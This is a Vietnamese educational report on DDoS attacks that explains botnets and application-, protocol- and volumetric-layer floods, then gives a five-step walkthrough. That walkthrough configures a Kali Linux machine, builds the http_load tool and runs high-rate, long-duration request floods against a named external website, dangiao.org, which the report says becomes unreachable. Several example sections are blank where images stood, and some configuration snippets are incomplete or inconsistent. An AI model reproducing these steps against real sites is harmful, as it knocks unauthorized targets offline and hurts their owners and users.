

NỘI DUNG SÁNG KIẾN KINH NGHIỆM

1. Trình bày khái niệm về DDoS

Tấn công từ chối dịch vụ là sự cố gắng có chủ đích rõ ràng của một người hay nhiều người với mục đích làm gián đoạn, hoặc làm cho hệ thống(dịch vụ từ máy chủ) đó chậm đi một cách đáng kể với người dùng bình thường, bằng cách làm quá tải tài nguyên của hệ thống.

Còn theo định nghĩa từ wikipedia: Là một phương thức tấn công phổ biến kéo theo sự bão hoà máy mục tiêu với các yêu cầu liên lạc bên ngoài, đến mức nó không thể đáp ứng giao thông hợp pháp, hoặc đáp ứng quá chậm. Trong điều kiện chung, các cuộc tấn công DoS được bổ sung bởi ép máy mục tiêu khởi động lại hoặc tiêu thụ hết tài nguyên của nó đến mức nó không cung cấp dịch vụ, hoặc làm tắc nghẽn liên lạc giữa người sử dụng và nạn nhân.

Tấn công từ chối dịch vụ là sự vi phạm chính sách sử dụng internet của IAB (Internet Architecture Board) và những người tấn công hiển nhiên vi phạm luật dân sự.

2. Phương thức hoạt động từ chối dịch vụ trong DDoS : Một cuộc tấn công DDoS yêu cầu kẻ tấn công giành quyền kiểm soát mạng lưới các máy trực tuyến để thực hiện một cuộc tấn công. Máy tính và các máy khác (như thiết bị IoT) bị nhiễm phần mềm độc hại, biến chúng thành bot (hoặc zombie). Kẻ tấn công sau đó có quyền điều khiển từ xa đối với nhóm bot, được gọi là botnet.

Khi botnet đã được thiết lập, kẻ tấn công có thể điều khiển các máy bằng cách gửi các hướng dẫn cập nhật tới từng bot thông qua một phương pháp điều khiển từ xa. Khi địa chỉ IP của nạn nhân bị botnet nhắm mục tiêu, mỗi bot sẽ phản hồi bằng cách gửi yêu cầu đến mục tiêu, có khả năng khiến máy chủ hoặc mạng được nhắm mục tiêu tràn dung lượng, dẫn đến việc từ chối dịch vụ đối với lưu lượng truy cập bình thường. Bởi vì mỗi bot là một thiết bị Internet hợp pháp, việc tách lưu lượng tấn công khỏi lưu lượng thông thường là rất khó khăn.


3. Các loại tấn công DDoS phổ biến:

Tấn công từ chối dịch vụ DDoS khác nhau nhắm vào các thành phần khác nhau của kết nối mạng. Để hiểu cách thức các cuộc tấn công DDoS khác nhau hoạt động, cần phải biết cách kết nối mạng được thực hiện. Một kết nối mạng trên Internet bao gồm nhiều thành phần khác nhau hoặc các lớp (layers) khác nhau. Giống như xây dựng một ngôi nhà từ mặt đất lên, mỗi bước trong mô hình có một mục đích khác nhau. Mô hình OSI (phí bên dưới), là một khung khái niệm được sử dụng để mô tả kết nối mạng trong 7 lớp riêng biệt.

3.1. Tấn công lớp ứng dụng

Đôi khi được gọi là một cuộc tấn công DDoS lớp 7 (liên quan đến lớp thứ 7 của mô hình OSI), mục tiêu của các cuộc tấn công này là làm cạn kiệt tài nguyên của mục tiêu. Các cuộc tấn công nhắm vào lớp nơi các trang web được tạo trên máy chủ và được phân phối theo yêu cầu HTTP. Một yêu cầu HTTP duy nhất, đơn giản khi thực hiện ở phía máy khách và có thể tốn kém cho máy chủ mục tiêu đáp ứng vì máy chủ thường phải tải nhiều tệp và chạy các truy vấn cơ sở dữ liệu để tạo trang web. Các cuộc tấn công lớp 7 rất khó để bảo vệ vì lưu lượng có thể khó ngăn cản là độc hại.

Ví dụ về cuộc tấn công lớp ứng dụng:



Cuộc tấn công này tương tự như việc nhấn làm mới trong trình duyệt web nhiều lần trên nhiều máy tính khác nhau – một số lượng lớn yêu cầu HTTP tràn vào máy chủ, dẫn đến từ chối dịch vụ.


Loại tấn công này từ đơn giản đến phức tạp. Việc triển khai đơn giản hơn có thể truy cập một URL với cùng một phạm vi địa chỉ IP tấn công, người giới thiệu và tác nhân người dùng. Các phiên bản phức tạp có thể sử dụng một số lượng lớn địa chỉ IP tấn công và nhắm mục tiêu các url ngẫu nhiên bằng cách sử dụng các tác nhân người dùng và người dùng ngẫu nhiên.

3.2. Tấn công giao thức

Các cuộc tấn công giao thức, còn được gọi là các cuộc tấn công cạn kiệt trạng thái, gây ra sự gián đoạn dịch vụ bằng cách tiêu thụ tất cả dung lượng bảng trạng thái có sẵn của các máy chủ ứng dụng web hoặc tài nguyên trung gian như tường

lừa và cân bằng tải. Các cuộc tấn công giao thức sử dụng các điểm yếu trong lớp 3 và lớp 4 của ngăn xếp giao thức để khiến mục tiêu không thể truy cập được.


Ví dụ về tấn công giao thức



3.3 Tấn công Volumetric


Thẻ loại tấn công này cố gắng tạo ra tắc nghẽn bằng cách tiêu thụ tất cả băng thông có sẵn giữa mục tiêu và Internet lớn hơn. Một lượng lớn dữ liệu được gửi đến mục tiêu bằng cách sử dụng một hình thức khuếch đại hoặc một phương tiện khác để tạo lưu lượng lớn, chẳng hạn như các yêu cầu từ botnet.

Ví dụ khuếch đại:



4. Giới thiệu một số hệ thống mà hacker sử dụng để tấn công từ chối dịch vụ.

Hệ thống 1:



Trong hệ thống 1: Kẻ tấn công sẽ dùng một máy điều khiển và gửi chỉ thị đến tất cả các máy còn lại (các máy trước đó đã bị kiểm soát là các zombies). Máy bị tấn công(victim: máy nạn nhân) là đích đến cuối cùng.

Hệ thống 2:



Trong hệ thống 2: Các Attackers là một nhóm đã được lập lịch trước để chuẩn bị cho một đợt tấn công mới.

5. Thực hiện quá trình 5 bước tấn công từ chối dịch vụ

Bước 1: Thiết lập IP (hệ thống là các máy hệ điều hành Kali Linux)

Dùng tiện ích nano, thực hiện lệnh sau để thiết lập tin cấu hình interfaces

```
#nano /etc/network/interfaces
```

Thiết lập nội dung tập tin interfaces:

```
auto eth0
iface eth0 inet static
address 192.168.100.26
netmask 255.255.255.0
network 192.168.100.0
broadcast 192.168.100.255
gateway 192.168.100.2

# dns-* options are implemented by the resolvconf package, if installed
dns-nameservers 192.168.100.26
dns-search lytc.com
```

```
Wireless LAN adapter Wi-Fi 4:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::9002:34f8:67da:fed9%20
    IPv4 Address. . . . . : 192.168.100.26
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::1%20
                                192.168.100.1

C:\Users\ADMIN>
```

Hình 2: Set địa chỉ IP

Trong đó:

+ **eth0** : chỉ là tên interface để phân biệt với các interface khác, việc gọi là **Interfaces** hay card mạng không quan trọng bạn nhé mình thấy gọi thế nào người nghe cũng hiểu cả.

+ **static**: khai báo sẽ gán IP tĩnh cho interface này

+ **192.168.100.26**: chỉ định IP cho interfaces.

+ **Netmask**: của IP này

+ **192.168.100.0**: dải mạng của IP 192.168.100.0.

+ **192.168.100.255**: địa chỉ Broadcast

+ **192.168.100.2**: địa chỉ của Default Gateway thường là IP LAN của modem ADSL.

+ **Dns-nameserver**: máy chủ này có DNS Server là 192.168.100.2 giúp phân giải name trong mạng.

+ **Dns-search**: ưu tiên tìm trong miền **lytc.com**

Để cập nhật thay đổi bạn cần restart lại card mạng, cú pháp kết quả như bên dưới là ok.

```
sudo /etc/init.d/networking restart
```

* Running /etc/init.d/networking restart is deprecated because it may not enable again some interfaces

* Reconfiguring network interfaces... [OK]

Sau khi restart bạn kiểm tra lại thông số ip đã được cập nhật hay chưa, lệnh.


```
#ifconfig
```

Kết quả show ra như này

```
eth0 Link encap:Ethernet HWaddr 00:0c:29:30:8a:f5
inet addr:192.168.100.26 Bcast:192.168.100.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe30:8af5/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:861 errors:0 dropped:0 overruns:0 frame:0
TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:81138 (81.1 KB) TX bytes:16881 (16.8 KB)
Interrupt:19 Base address:0x2000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:64 errors:0 dropped:0 overruns:0 frame:0
TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:4832 (4.8 KB) TX bytes:4832 (4.8 KB)
```


Bước 2: Tải phần mềm cài đặt tại đường dẫn <https://acme.com/Software>



Hình 2: Tải phần mềm dành cho tấn công DDoS

Bước 3: Cấu hình tập tin version.h


Cho phép chỉnh sửa nội dung tập tin hệ thống VERSION.H



Hình 3: Thiết lập thông số cho tập tin version.h


Nội dung tập tin version.h

```
/* version.h – version define for http_loads */  
#ifndef _VERSION_N_  
#define _VERSION_N_  
#define HTTP_LOAD_VERSION “h9Mar2016“
```



Bước 4: Cài đặt thông số http_loads


Dùng lệnh `make && make install` để cài đặt hard-core http_load



Hình 4: Cài đặt http_loads

Bước 5: Chọn đối tượng tấn công bằng DDoS

Để minh họa cụ thể cho kiểu tấn công từ chối dịch vụ DDoS, đối tượng được chọn là website **dangiao.org**.



Dùng lệnh:


#http_load -rate 1000 -seconds 99999 a

#http_load -parallel 1000 -seconds 99999 a



Trong đó:

-seconds : Thời gian thực hiện Ddos

-parallel : Số lượng Request



Hình 5: (Để đảm bảo cho bài viết, trang này chỉ mang tính chất minh họa. Mục tiêu của đối tượng là trang dangiao.org)



Trong hình trên, website **dangiao.org** là không thể truy cập được nữa.

